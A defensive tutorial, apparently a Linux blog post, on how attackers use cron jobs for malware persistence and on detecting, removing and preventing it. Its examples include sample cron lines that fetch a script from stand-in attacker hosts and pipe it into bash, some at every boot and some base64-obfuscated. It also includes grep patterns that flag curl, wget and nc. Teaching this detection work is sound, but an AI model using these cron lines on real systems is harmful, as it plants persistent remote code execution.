
You found malware on your Linux server. You deleted it. Problem solved, right?
Wrong.
A few minutes later, it's back. You delete it again. It returns. You reboot the entire system. Still, the malware survives.
Welcome to Cron Persistence, one of the oldest tricks in the Linux malware playbook. Yet, many Linux servers fall victim to it. In fact, security researchers report that cron-based persistence is among the top 10 techniques used by Linux malware.
This comprehensive guide will teach you everything you need to know about cron persistence, including how to detect it, remove it, and prevent future attacks.
Table of Contents
What Is Cron Persistence?
Cron persistence in Linux is a technique where attackers create scheduled cron jobs to repeatedly execute malicious commands. These jobs can run every minute, every hour, or at system startup. Because cron runs automatically, the malware survives reboots and manual file deletion.
Security teams around the world recognize it as a reliable persistence method for Linux malware.
MITRE ATT&CK
Cron persistence is officially documented as MITRE ATT&CK technique T1053.003. This classification system tracks real-world attacker techniques used by Advanced Persistent Threats (APTs) and cybercriminal groups worldwide.
Threat Actors Known to Use Cron Persistence:
- APT5: Chinese threat group targeting telecommunications
- Rocke: Cryptomining operations
- Anchor_dns: TrickBot variant
- ESXiArgs: Ransomware targeting VMware ESXi servers
Attack Vectors Using Cron:
Security researchers observe cron persistence across:
- Cloud instances (AWS EC2, Azure VMs, GCP Compute)
- Container escapes (Docker, Kubernetes pods)
- Desktop Linux infections (Ubuntu, Fedora, Arch)
- IoT device attacks (Routers, cameras, NAS devices)
- Server compromises (Web servers, database servers)
Basically, anywhere Linux runs, attackers try to use cron for persistence.
What is Cron?
Cron is a job scheduler built into Linux and Unix systems. It runs commands automatically at times you set. System administrators use cron for legitimate purposes like:
- Backing up databases every night at 2 AM
- Clearing temporary files every week
- Checking for system updates daily
- Running maintenance scripts on schedule
- Managing log rotation and cleanup
Basically, cron handles repetitive tasks so you don't have to. It's incredibly useful for system automation.
Why Linux Malware Uses Cron Jobs
The attackers love cron for the exact same reason. Once they break into your system, they add their own scheduled task. Then, their malware runs automatically — every minute, every hour, even after you clean everything up.
Attackers prefer cron jobs for several reasons:
- Cron is installed by default on most Linux systems
- Scheduled jobs blend in with normal admin activity
- Cron runs without user interaction
- Jobs can reinstall malware automatically
Because of this, cron persistence works on servers, desktops, containers, and cloud instances.
Why Cron Persistence Is So Effective
Cron persistence works because:
- Survives reboots: Malware automatically restarts when the system boots
- Self-healing: Deleted malware files get reinstalled within minutes
- Blends in: Cron is a legitimate service, so malicious entries don't raise immediate alarms
- Multiple hiding spots: Attackers have many directories to hide malicious cron jobs
- Often overlooked: Many administrators rarely audit their cron configurations
How Cron Persistence Attacks Work
Cron jobs follow a simple schedule format:
* * * * * command
Attackers take advantage of this simplicity.
The Attack Chain
Here's what makes this attack so persistence. After hackers gain access to your system, they add just one line to your cron configuration. That single line tells cron to download and run their malware on a schedule.
Example Malicious Cron Entry
For instance, they might add:
* * * * * curl http://evil.com/malware.sh | bash
Breaking Down the Cron Syntax
Let me explain what this means. The cron syntax has five time fields:
* * * * * command_to_execute
│ │ │ │ │
│ │ │ │ └─── Day of week (0-6, Sunday to Saturday)
│ │ │ └──── Month (1-12)
│ │ └───── Day of month (1-31)
│ └────── Hour (0-23)
└─────── Minute (0-59)
Key points:
- The five asterisks mean "every minute of every hour of every day"
- The
curlcommand downloads a script from the attacker's server - The
| bashpart executes that script immediately
Now, every 60 seconds, your server downloads fresh malware and runs it. Even if you delete the malware files, cron brings them right back.
The Endless Cleanup Loop
Picture this scenario:
- You notice strange behavior on your server (high CPU, unknown processes)
- You investigate and find malware files
- You delete the malicious files
- One minute later, the files mysteriously reappear
- You're confused and delete them again
- They come back again
- You reboot the server thinking it will help
- The malware returns immediately after boot
Why? Because the cron job is still there. It keeps reinstalling the malware no matter what you do. Unless you remove the actual cron entry, you're stuck in an endless loop.
Common Malicious Cron Patterns
Run malware every minute
* * * * * curl http://malicious-website/payload.sh | bash
Run malware at every reboot
@reboot /tmp/.hidden/payload
Use obfuscation
* * * * * echo YmFzaCAuLi4= | base64 -d | bash
These entries often download fresh malware if the original files get deleted.
Where Attackers Hide Cron Jobs
Attackers don't just use one location. Instead, they hide cron jobs in multiple places across your system. Understanding these locations is very important for effective detection and removal.
1. User Crontabs
Location: Individual user configurations
Access: crontab -l for current user
Each user on your system can have their own crontab. Attackers often add entries here because many admins never check them. If an attacker compromises a user account, they can easily add malicious cron jobs without needing root access.
Typical file locations:
/var/spool/cron/crontabs/username/var/spool/cron/username
2. System-Wide Directories
Linux has several directories for system-level cron jobs:
| Directory | Execution Frequency | Risk Level |
|---|---|---|
/etc/cron.d/ | Custom schedules | High |
/etc/cron.hourly/ | Every hour | Medium |
/etc/cron.daily/ | Once per day | Medium |
/etc/cron.weekly/ | Once per week | Low |
/etc/cron.monthly/ | Once per month | Low |
/etc/crontab | System-wide config | High |
Security tip: Scripts in these directories run with system privileges, making them attractive targets for attackers.
3. At Startup (@reboot)
Moreover, attackers love using the @reboot directive. This special cron entry runs commands whenever the system boots up:
@reboot curl http://evilwebsite.com/backdoor.sh | bash
No matter how many times you restart your server, the malware comes right back. This is particularly dangerous because it survives even aggressive cleanup procedures.
4. Hidden and Uncommon Locations
Advanced attackers may also use:
- Anacron directories:
/var/spool/anacron/ - User systemd timers:
~/.config/systemd/user/ - Modified system services that execute cron-like tasks
Real-World Malware Examples
This isn't just theory. Real malware campaigns use cron persistence constantly. Here are documented examples from recent years.
1. Perfctl Cryptominer (2024)
Impact: Thousands of Linux servers infected worldwide
In 2024, security researchers at Aqua Security discovered the Perfctl malware campaign. This sophisticated attack used cron persistence in a clever way:
- Initial infection: Exploited vulnerabilities in internet-facing services
- Persistence mechanism: Dropped trojanized versions of the
crontabutility itself - Detection evasion: The fake crontab tool hid malicious cron jobs from administrators
- Purpose: Cryptocurrency mining using victim's CPU resources
Even system administrators who regularly checked their cron jobs couldn't see the malicious entries because the crontab -l command itself was compromised.
2. Rocke Group Campaigns (2018-Present)
Impact: Ongoing cryptomining operations affecting cloud infrastructure
The Rocke threat group has been using cron persistence since at least 2018. Their techniques include:
- Placing malicious scripts in
/etc/cron.hourly/for automatic execution - Killing competing cryptominers already on the system
- Uninstalling cloud security products to avoid detection
- Using cron to maintain multiple backdoors simultaneously
Security firm Palo Alto Networks documented how Rocke malware achieves persistence through cron while actively defending its foothold against other attackers.
3. XorDDoS Botnet
Impact: DDoS botnet affecting servers globally
XorDDoS malware uses cron jobs to maintain its presence on infected systems. The malware:
- Registers commands to run every few minutes
- Copies and re-executes itself from system directories
- Uses
/etc/cron.hourly/to ensure persistence - Participates in distributed denial-of-service attacks
4. CronRAT (2021)
Impact: E-commerce card skimming operations
Perhaps the most creative use of cron for malware persistence came with CronRAT. This malware:
- Used invalid dates (February 31st) in cron entries
- Stored base64-encoded payloads in fake cron entries
- Bypassed detection because the dates would never execute
- Targeted e-commerce sites for credit card theft
Security researchers at Sansec discovered this novel technique hiding in plain sight within crontab files.
5. Kaiji Cryptominer
Impact: IoT devices and Linux servers
Kaiji malware demonstrates cron abuse through:
- Copying itself to
/etc/profile.d/startup directories - Creating bash scripts that execute on system boot
- Maintaining persistence even after manual cleanup attempts
- Targeting both servers and IoT devices
These are a few. If you do a quick web search, you will many malware that uses the Cron persistence technique.
How to Detect Cron Persistence on Linux
Now, let's talk about detection. You need to regularly check for malicious cron entries.
Quick Detection Commands

Check your personal crontab:
crontab -l

List all user crontabs:
sudo ls -la /var/spool/cron/crontabs/
Check each user's cron jobs:
for user in $(cut -f1 -d: /etc/passwd); do
    echo "=== Cron jobs for $user ===";
    sudo crontab -u $user -l 2>/dev/null || echo "No crontab";
done
Inspect system-wide directories:
sudo ls -la /etc/cron.*
sudo cat /etc/crontab
sudo ls -la /etc/cron.d/
sudo ls -la /etc/cron.hourly/
sudo ls -la /etc/cron.daily/
Review Cron Execution Logs
Linux logs every cron job execution. Check these logs for suspicious activity.
On RedHat, CentOS, or Fedora:
sudo grep CRON /var/log/cron
sudo grep CRON /var/log/cron | grep -E "(curl|wget|bash)"
On Ubuntu or Debian:
sudo grep CRON /var/log/syslog
sudo grep CRON /var/log/syslog | grep -E "(curl|wget|bash)"
Recent cron activity:
journalctl -u cron --since "1 hour ago"
Red Flags and Warning Signs
While reviewing cron jobs, watch for these suspicious indicators:
Network Commands
Any cron job using curl, wget, or nc deserves immediate scrutiny. These tools download files or create network connections.
Example suspicious entry:
* * * * * wget -O - http://malicious.com/script | sh
Base64 Encoding
Attackers often encode their commands in base64 to hide them. If you see long base64 strings, decode them:
echo "base64_string_here" | base64 -d
Example obfuscated entry:
* * * * * echo "Y3VybCBedNRwOl8vZXZQbC5jb60=" | base64 -d | bash
Unknown IP Addresses or Domains
Check any IP addresses or domains in cron jobs. Use tools like:
whois 192.168.1.100
dig domain.com
host domain.com
Temporary Directories
Scripts running from /tmp, /var/tmp, or hidden directories (like .hidden/) are highly suspicious.
Red flag examples:
* * * * * /tmp/.hidden/miner
* * * * * bash /var/tmp/update.sh
Very Frequent Execution
Jobs running every minute (* * * * *) should be questioned. Ask yourself: does this task really need to run 1,440 times per day?
Suspicious Characters
Watch for:
- Carriage returns (^M characters)
- Unusual Unicode characters
- Excessive use of special operators (
;,&,|)
Automated Detection Script
Here's a simple bash script to automate cron job security checking:
#!/bin/bash
# Cron Security Auditor

echo "=== Checking for suspicious cron jobs ==="

# Check all users
for user in $(cut -f1 -d: /etc/passwd); do
    crontab -u $user -l 2>/dev/null | grep -E '(curl|wget|nc|base64|eval|exec)' && \
    echo "⚠️  Suspicious entry found for user: $user"
done

# Check system directories
find /etc/cron.* -type f -exec grep -H -E '(curl|wget|nc|base64)' {} \;

# Check for jobs running every minute
grep -r "^\* \* \* \* \*" /etc/cron* /var/spool/cron 2>/dev/null

echo "=== Audit complete ==="
Please note that this script will not remove any malicious jobs. It will simply list the suspicious jobs. You MUST manually inspect them.
Ask yourself:
- Do I recognize this job?
- Why does it run every minute?
- Why does it download code?
- Why does it run from
/tmp? - Is this documented anywhere?
If you cannot answer these, treat it as suspicious.
Also, sometimes they may not be malicious at all. Do NOT delete blindly any cron job.
Before removal:
- Copy the cron entry somewhere
- Note the file path it executes
- Check file timestamps
- Check network connections
- Check shell history (if available)
Cron persistence often comes with other persistence.
Step-by-Step Guide to Remove Malicious Cron Jobs
If you find a malicious cron job, follow this systematic removal process.
Step 1: Document Everything
Before making changes, do the following:
Backup all cron configurations:
sudo tar -czf cron-backup-$(date +%Y%m%d).tar.gz \
    /var/spool/cron /etc/cron* /etc/crontab
Take screenshots or save output:
crontab -l > my-crontab-backup.txt
sudo cat /etc/crontab > system-crontab-backup.txt
Step 2: Identify the Malicious Entry
Review the cron job and note:
- Which user owns it
- What command it executes
- How frequently it runs
- Any associated files or scripts
Step 3: Remove User Crontabs
To delete your entire crontab:
crontab -r
To remove a specific user's crontab:
sudo crontab -r -u username
To edit and remove specific entries:
crontab -e
Delete the malicious lines and save the file.
Alternative using sed (non-interactive):
# Show line numbers
crontab -l | cat -n

# Remove line 27 (example)
crontab -l | sed '27d' | crontab -
Step 4: Clean System Directories
Remove malicious files from system directories:
sudo rm /etc/cron.d/suspicious-file
sudo rm /etc/cron.hourly/malicious-script
sudo rm /etc/cron.daily/backdoor.sh
Check and clean /etc/crontab:
sudo vi /etc/crontab
Remove malicious entries manually
Step 5: Delete Malware Files
Now that the cron job can't reinstall it, remove the malware itself:
# Find and remove the malware binary
sudo rm /tmp/malicious.sh
sudo rm /var/tmp/.hidden-miner
sudo find / -name "suspicious-process" -delete
Step 6: Check for Additional Persistence
Attackers rarely use just one persistence mechanism:
Check systemd services:
systemctl list-units --type=service --all | grep -v "●"
systemctl status suspicious-service
Check systemd timers:
systemctl list-timers --all
Check for startup scripts:
ls -la /etc/init.d/
ls -la /etc/rc*.d/
ls -la /etc/profile.d/
Check authorized SSH keys:
cat ~/.ssh/authorized_keys
sudo cat /root/.ssh/authorized_keys
Step 7: Verify Removal
Restart cron service:
sudo systemctl restart cron
sudo systemctl status cron
Monitor for 24 hours:
# Watch for malware return
watch -n 60 'ps aux | grep suspicious-process'

# Monitor cron logs
tail -f /var/log/syslog | grep CRON
Step 8: Conduct Full Security Audit
Change all passwords:
passwd
sudo passwd root
Check for rootkits:
sudo apt install rkhunter chkrootkit -y
sudo rkhunter --check
sudo chkrootkit
Review authentication logs:
sudo grep -i "failed\|failure" /var/log/auth.log
sudo last -a | head -20
Cron-based Malware Prevention Best Practices
Prevention beats cleanup every time. Here's how to protect your systems from cron-based malware persistence.
1. Regular Security Audits
Weekly cron audits:
#!/bin/bash
# Add to your weekly security checklist
/usr/local/bin/cron-audit.sh | mail -s "Weekly Cron Audit" admin@example.com
Schedule this as a legitimate cron job (ironic, right?):
0 9 * * 1 /usr/local/bin/weekly-cron-audit.sh
2. Implement File Integrity Monitoring
Using AIDE (Advanced Intrusion Detection Environment):
# Install AIDE
sudo apt install aide -y

# Initialize database
sudo aideinit

# Configure to monitor cron directories
sudo vi /etc/aide/aide.conf

# Add these lines:
/etc/cron.d R+b+sha256
/etc/cron.hourly R+b+sha256
/etc/cron.daily R+b+sha256
/var/spool/cron R+b+sha256

# Run checks
sudo aide --check
Using Tripwire:
sudo apt install tripwire -y
sudo tripwire --init
sudo tripwire --check
3. Restrict Cron Access
Allow only specific users:
# Create allow list
sudo vi /etc/cron.allow

# Add usernames (one per line):
root
admin
ostechnix

# Deny everyone else
sudo vi /etc/cron.deny
ALL
Set proper permissions:
sudo chmod 600 /etc/crontab
sudo chmod 700 /etc/cron.*
sudo chmod 600 /var/spool/cron/crontabs/*
4. Centralized Logging
Forward logs to a central server with Rsyslog:
# In /etc/rsyslog.conf
cron.* @@logserver.example.com:514

# Restart rsyslog
sudo systemctl restart rsyslog
Use journald forwarding:
sudo vi /etc/systemd/journal-remote.conf
# Configure remote journal server
Recommended Read: Understanding Linux System Logs
5. Security Monitoring Tools
Install and configure security tools:
Please note that you don't have to use all these tools. Just pick that suits for you and install it.
Lynis - Security auditing:
sudo apt install lynis -y
sudo lynis audit system
sudo lynis show suggestions
OSQuery - System monitoring:
# Install osquery
sudo apt install osquery -y

# Query cron jobs
osqueryi "SELECT * FROM crontab;"
Wazuh - Security monitoring:
# Install Wazuh agent
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -
Follow official installation guide.
6. Implement Least Privilege
Don't run services as root:
# Create dedicated service users
sudo useradd -r -s /bin/false serviceuser

# Configure services to run as non-privileged users
sudo vi /etc/systemd/system/myservice.service
User=serviceuser
Group=serviceuser
7. Enable AppArmor or SELinux
AppArmor (Ubuntu/Debian):
sudo apt install apparmor apparmor-utils -y
sudo systemctl enable apparmor
sudo aa-enforce /etc/apparmor.d/*
SELinux (RHEL/CentOS):How to Detect Cron Persistence on Linux
sudo setenforce 1
sudo vi /etc/selinux/config
# Set SELINUX=enforcing
8. Network Segmentation
- Isolate production servers from direct internet access
- Use bastion hosts for SSH access
- Implement firewall rules to block unauthorized outbound connections
9. Regular Updates
Enable automatic security updates:
sudo apt install unattended-upgrades -y
sudo dpkg-reconfigure --priority=low unattended-upgrades
10. Monitor Cron Execution in Real-Time
Create a monitoring dashboard:
#!/bin/bash
# cron-monitor.sh
while true; do
    clear
    echo "=== Active Cron Jobs ==="
    for user in $(cut -f1 -d: /etc/passwd); do
        echo "User: $user"
        sudo crontab -u $user -l 2>/dev/null | grep -v "^#"
    done
    echo ""
    echo "=== Recent Cron Executions ==="
    tail -20 /var/log/syslog | grep CRON
    sleep 60
done
Frequently Asked Questions
A: Cron persistence is a malware technique where attackers use scheduled cron jobs to repeatedly run malicious code and survive reboots.
A: Yes. Malicious cron jobs often download and reinstall malware if files are removed.
A: Yes. Many cryptominers and botnets use cron persistence because it is reliable and simple.
A: They hide jobs in system cron directories, use base64 encoding, or run scripts from hidden paths.
A: For production servers, audit cron jobs at least weekly. Critical infrastructure should be checked daily. Implement automated monitoring with alerts for any changes to cron configurations.
A: Remove the cron entry, delete the payload, rotate credentials, and check for other persistence methods.
crontab -l command?A: Yes. Advanced malware like Perfctl can replace the crontab binary itself with a trojanized version that hides malicious entries. Always verify file integrity of system binaries:sudo debsums -crpm -V crontabs
A: Cron is the traditional Unix job scheduler. Systemd timers are newer and offer more features but serve the same purpose. Attackers increasingly use both methods for persistence.
A: Yes. To disable cron service permanently, run the following commands:sudo systemctl stop cron && sudo systemctl disable cron
Please note that many system maintenance tasks rely on cron. Instead, restrict access using /etc/cron.allow and monitor actively.
A: Use centralized logging that sends logs to a separate server. Attackers can't delete logs on a machine they don't control. Also implement log integrity checking with tools like OSSEC or Wazuh.
A: If you don't recognize a cron job,
- Don't delete it immediately. Document it first
- Research the command online
- Check if it's related to installed software
- If still suspicious, remove it and monitor for issues
- Contact your security team if in a corporate environment
A: Traditional antivirus focuses on file-based malware. Use specialized Linux security tools like:
- ClamAV (with custom signatures)
- Rootkit Hunter
- Lynis
- Wazuh
- OSSEC
A: Yes. Containers with cron installed can be exploited the same way. Best practices:
- Use minimal base images without cron
- Run containers with read-only root filesystems
- Implement proper resource isolation
Quick Reference Checklist for Removing Malicious Cron Jobs
Print the following checklists and complete one task at a time.
1. Detection Checklist
- [ ] Check all user crontabs with
crontab -l - [ ] Review
/etc/crontabsystem file - [ ] Inspect
/etc/cron.d/directory - [ ] Check
/etc/cron.hourly/scripts - [ ] Examine
/etc/cron.daily/scripts - [ ] Review
/var/spool/cron/crontabs/for all users - [ ] Scan cron logs for suspicious commands
- [ ] Look for base64 encoded strings
- [ ] Identify unexpected network commands (curl, wget)
- [ ] Check for jobs running every minute
2. Prevention Checklist
- [ ] Implement file integrity monitoring (AIDE/Tripwire)
- [ ] Configure
/etc/cron.allowlist - [ ] Set up centralized logging
- [ ] Enable automated security updates
- [ ] Schedule weekly cron audits
- [ ] Restrict cron directory permissions
- [ ] Deploy EDR/security monitoring tools
- [ ] Document all legitimate cron jobs
- [ ] Enable AppArmor or SELinux
- [ ] Create incident response playbook
3. Removal Checklist
- [ ] Document and backup current configuration
- [ ] Identify all malicious cron entries
- [ ] Remove malicious crontab entries
- [ ] Delete malware files
- [ ] Check for additional persistence mechanisms
- [ ] Change all system passwords
- [ ] Restart cron service
- [ ] Monitor for 24-48 hours
- [ ] Run full security audit
- [ ] Update incident response documentation
Conclusion
Attackers rely on cron jobs to regain access after cleanup and reboots.
Cron persistence in Linux remains a popular malware technique because it works. It is simple, reliable, and hard to detect. Attackers need just one line in the right file. Then, their malware survives reboots, updates, and even manual cleanup attempts.
By checking all cron locations, reviewing logs, and following a careful cleanup process, you can detect and remove these threats before they cause more damage.
Key Takeaways
- Cron persistence is a MITRE ATT&CK documented technique (T1053.003)
- Thousands of servers are infected with cron-based malware
- Detection requires checking multiple locations regularly
- Removal must be systematic to ensure malware doesn't return
- Prevention through monitoring and access control is most effective
So, start checking your cron jobs today. Look through those directories. Review the logs. Make this a regular habit.
Good luck!
Related Read:
- Taking Linux Security To The Next Level With OpenSnitch Firewall
- How To Setup Firewall With UFW On Linux
- How To Setup Firewall With Gufw On Linux Desktop
- How To Improve The Linux Systems Security Using Firejail
Sources and References:
- MITRE ATT&CK - "Scheduled Task/Job: Cron - T1053.003"
- Elastic Security Labs - "A Primer on Persistence Mechanisms"
- Elastic Security - "Cron Job Created or Modified Detection Rule"
- Aqua Security - "PERFCTL: A Stealthy Malware Targeting Millions of Linux Servers"
- Red Canary - "Rocke cryptominer: An open-source threat profile"
- Palo Alto Networks Unit 42 - "Malware Used by Rocke Group Evolves to Evade Detection by Cloud Security Products"
- BleepingComputer - "Cryptominer Uses Cron to Reinfect Linux Host After Removal"
- Microsoft MSTIC-Sysmon - "T1053.003 Cron Activity Detection Rules"
- Red Canary Atomic Red Team - "T1053.003 - Cron Atomic Tests"
